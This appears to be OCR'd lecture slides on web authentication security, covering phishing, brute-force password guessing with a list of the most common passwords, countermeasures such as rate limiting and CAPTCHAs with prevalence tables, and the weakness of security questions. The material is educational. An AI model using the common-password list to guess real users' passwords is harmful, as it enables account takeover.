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

Phishing (Firefox)

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Brute-force attacks

123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael

Brute-force attacks


The following errors were encountered

- You are only permitted to make four login attempts every 1 minute(s)

Return to Previous Page


Rate limiting (Truthdig)

Brute-force attacks



Forced reset (Cafe Press)

Brute-force attacks



CAPTCHA restrictions (Wikipedia)

Brute-force attacks

countermeasure	I	E	C	Tot.
CAPTCHA	0.07	0.01	0.01	**0.09**
timeout	0.01	0.01	0.01	**0.03**
reset	0.01	0.02	0.01	**0.03**
none	0.25	0.29	0.31	**0.84**

Brute-force attacks

limit	I	E	C	Tot.
3	0.02	0.00	0.00	**0.02**
4	0.01	0.01	0.00	**0.01**
5	0.02	0.01	0.03	**0.06**
6	0.01	0.01	0.00	**0.03**
7	0.01	0.00	0.00	**0.01**
10	0.01	0.00	0.00	**0.01**
15	0.01	0.00	0.00	**0.01**
20	0.00	0.01	0.00	**0.01**
25	0.01	0.00	0.00	**0.01**
> 100	0.25	0.29	0.31	**0.84**

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



Personal knowledge questions



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



- Web search
  - Used against Sarah Palin in 2008
- Public records
  - Griffith et. al: 30% of individual's mother's maiden names
- Social engineering
- Dumpster diving, burglary
- Acquaintance attacks
  - Schecter et. al: $\sim$ 25% of questions guessed by friends, family

Personal knowledge questions

- 70% of answers are proper names (Just et al. 2008)
  - 25% surname
  - 10% forename
  - 15% pet name
  - 20% place name
- Most others are trivially insecure
  - `What is my favourite colour?`
  - `What is the worst day of the week?`

Personal knowledge questions



Personal knowledge worse than passwords (Bonneau et al. 2010)

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

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

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

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

